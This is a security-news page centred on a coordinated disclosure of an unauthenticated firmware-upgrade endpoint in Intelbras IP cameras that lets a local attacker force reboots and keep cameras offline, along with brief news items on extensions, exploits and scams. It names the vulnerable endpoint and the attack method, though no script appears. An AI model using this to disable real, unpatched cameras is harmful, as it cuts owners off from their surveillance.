An investigation into browser extensions identified 319 suspicious extensions linked to about 13.4 million reported users, exposing a search-hijacking ecosystem operating since 2016. Marketed as manual finders, PDF converters, safe search utilities, and AI search tools, the extensions funnel queries through operator-controlled infrastructure before delivering Yahoo or Bing results. The Searchjacked investigation expands earlier research […]
Security researchers at OffensiveCon Japan 2026 explored topics including Chrome sandbox escapes, zero-click attack surfaces in Telegram, and newly discovered iOS zero-day vulnerabilities. This two-day program took place on October 27–28. The published agenda also covered hypervisor exploitation, Windows privilege escalation, Linux kernel techniques, and AI-assisted security research. However, session titles alone do not indicate […]
A scanner impersonates 32 AI bots, including OpenAI and Claude crawlers, to search websites for exposed credentials, private keys and cloud configuration files.
Anthropic announced that an unreleased research model called Claude successfully developed working exploit chains for Chrome, Safari, Android, Windows, and Linux. The company’s Frontier Red Team shared these findings on October 27, 2026. Many exploit chains required minimal or no user interaction, and the team reported every identified flaw to the respective vendor before publication. […]
Network-connected surveillance cameras are now widespread in both home and enterprise environments, so securing them is essential to safeguarding physical spaces and sensitive assets. As these devices continue to gain new features and network connectivity capabilities, vulnerabilities in their implementation can have significant security implications.
During our research, we discovered a denial-of-service vulnerability that affects Intelbras IP cameras systems. The flaw resides in a firmware update endpoint that is accessible without authentication and allows anyone with access to the local Wi-Fi network to knock cameras offline. A single request disrupts the camera for only about a minute, but sending periodic requests keeps the device offline indefinitely. We reported the issue to Intelbras, monitored the remediation process, validated the fix in the new firmware, and will now demonstrate the exploitation procedure step-by-step.
Following our notification, Intelbras patched the vulnerability and released updated firmware (R.260804) along with update instructions. A candidate ID of CAN-2026-2035970 has been assigned by MITRE following submission, pending the final CVE assignment. Additionally, the Intelbras team recently informed us that MITRE has classified the vulnerability as Medium, assigning it a score of 5.1 under the CVSS 4.0 framework. The issue discussed in this article is no longer present in the latest firmware version.
Firmware

Intelbras provides firmware files on its official website. While users can manually install these updates via an SD card, the cameras also natively support firmware upgrades over the local network via their web interface and mobile app. We obtained the firmware version v240927 for the iM3B-C (IM3 C) camera, which was the latest available version at the time of our research. According to Intelbras, the same firmware is also compatible with the iMX C, iM4 C, iM5 SC, iME 360 C, and iM7+ FC models. Below, we can view the firmware version and the camera model used as an example.
To provide context, we will explain how the camera’s authentication mechanism works and why it is relevant to accessing the camera’s endpoints. The main firmware component is an ARM binary named sonia, responsible for controlling the kernel drivers used by the camera hardware, authentication, and livestream recording, among other things.
How authentication works

The global.login RPC method handles authentication at the /RPC2_Login endpoint. First, the client, such as the mobile app or a custom script, sends the username and an empty password. The camera responds with an authentication challenge (a set of values to verify the password without transmitting it). This response returns a temporary session, the encryption type in the encryption field, a random value, and a realm (authentication scope). At this stage, a false response is normal and does not indicate a failed login, as the authentication process is not yet complete.
Next, the client calculates the response password from the authentication challenge. It first generates an MD5 (username:realm:original_password) hash as the base. It then calculates a second MD5 (username:random:first_md5) hash, where first_md5 is the result of the previous step. To complete the authentication, the client sends this final result back to /RPC2_Login in a second global.login call, passing the username, calculated password, and temporary session ID.
If the login is accepted, the camera returns true and a new, authenticated session. This session must be used for all subsequent RPC calls, including the camera’s other endpoints, for example, the one that reboots the device or those that expose sensitive information.
Affected endpoint

The affected endpoint is the firmware upgrade route http://<ip_address>/firmwareUpgrade_service/Demo, which lacks authentication checks; furthermore, it fails to verify whether the firmware is actually valid before initiating the upgrade process. This creates a serious issue because the upgrade requires the camera to reboot, and that is precisely when the problem occurs: the camera enters reboot mode and eventually shuts down, appearing offline to the user and anyone who has the camera registered on their device.
PoC: vulnerability exploitation

Now that we have outlined how the vulnerability works, we will use a Python script on an iM3B-C camera to exploit it for demonstration purposes. The exploit contacts the camera’s endpoint to upload firmware. Below, we can see sonia creating the endpoint responsible for the firmware upgrade.


Next, the exploit will hit the endpoint and cause the camera to reboot. Consequently, mobile phones running the Intelbras app will lose connection with the registered device. Below, we can see the camera operating normally: the green light is on and the app is showing it is available for viewing.
The camera is online
After the exploit executes, we can see the effects: the camera goes offline and loses connection to the registered devices.
The camera is offline
The exploit is quite simple: it sends an HTTP POST request with the firmware, which causes the camera to accept the request and initiate the reboot process. It does not matter whether the firmware is original; the reboot process will start regardless.
New firmware version

After we notified Intelbras about this flaw in the endpoint implementation, the company contacted the OEM vendor. As a result, a new firmware version was released that requires authentication to initiate an update through this endpoint.
Below, we can compare the new firmware, which validates cookies and session data, with the old firmware, which performed no authentication checks and proceeded directly to the update routine.
Real risk
An attacker can remotely trigger the camera firmware upgrade and reboot process without authenticating or supplying a valid firmware image. This may cause the device to go offline, which results in a denial-of-service condition preventing legitimate users from accessing live monitoring or managing the camera.
The potential impact is significant due to the number of affected users. The Intelbras Mibo Smart app, which the company provides to connect and manage the devices mentioned in this report, has over 4,000,000 downloads. Brazil represents the largest user base, followed by Paraguay, Ecuador, Colombia, Argentina, Chile, Peru, Bolivia, Uruguay, and Venezuela. As a result, exploitation of this issue affects a large number of users.
Takeaways
This is a medium-severity vulnerability that Intelbras is already aware of. The issue has been addressed in a newer firmware release (R.260804 along with update instructions), which mitigates this attack vector. Because the vulnerability directly affects the availability and normal operation of the affected cameras, it is highly recommended that users verify the firmware version currently installed on their devices and update to the latest available version as soon as possible. Keeping the firmware up to date is an essential security practice, especially for internet-connected surveillance devices, as outdated versions may remain exposed to known vulnerabilities.
Hackers impersonate IT support in Microsoft Teams external chats, tricking employees into granting remote access and installing malware on corporate computers.
Researchers at Malwarebytes warn that job seekers are increasingly vulnerable to scams as AI enables them to take a “spray-and-pray” approach to job applications.
Users who have automated their job application process are more likely to forget where they’ve applied, and an unsolicited message from a recruiter may seem more plausible. Job seekers can also be more willing to overlook or ignore red flags associated with scams, since they’re anxious to avoid missing an opportunity.
Google released Chrome version 156 to the stable channel for Windows, macOS, and Linux, addressing 353 security vulnerabilities, including six critical flaws. Announced on October 20, 2026, this update addresses memory corruption, use-after-free errors, input validation issues, and other weaknesses across various browser components. Google stated that the deployment will continue over the coming days […]
South Africans who fall victim to cybercrime now have more support available. MiDO Academy, The Cyber Helpline (UK) and Amazon Web Services (AWS) launched the pilot of The Cyber Helpline in South Africa, a free, confidential service providing practical guidance and compassionate support to individuals affected by online fraud, investment and employment scams, hacked accounts, phishing and smishing, social media fake profiles, sextortion, online harassment, identity theft, malware and ransomware incidents.

 Login
Login